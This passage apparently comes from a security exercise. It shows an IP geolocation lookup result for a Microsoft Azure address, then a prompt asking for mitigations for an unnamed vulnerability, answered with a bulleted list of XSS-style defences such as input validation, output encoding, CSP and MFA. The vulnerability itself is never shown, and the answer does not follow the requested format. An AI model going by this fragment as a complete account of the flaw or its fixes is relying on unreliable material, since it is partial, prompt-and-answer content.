data: result={"status":"success","country":"Australia","countryCode":"AU","region":"ACT","regionName":"Australian Capital Territory","city":"Canberra","zip":"2600","lat":-35.3075,"lon":149.1244,"timezone":"Australia/Sydney","isp":"Microsoft Corporation","org":"Microsoft Azure Cloud (australiacentral)","as":"AS8075 Microsoft Corporation","query":"20.213.243.112"}
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
-  Input Validation and Sanitize all user inputs to ensure they do not
   contain malicious scripts. Check against a whitelist of acceptable
   characters and reject any input that contains potentially harmful
   code.
-  Output Encoding that encodes data before displaying it to the browser.
   This will ensure that harmful scripts are displayed as plain text
   rather than executable code.
-  Content Security Policy (CSP) to restrict the sources from which
   content can be loaded and executed.
-  Access controls and MFA to ensure only authorized users can input and
   store data.
```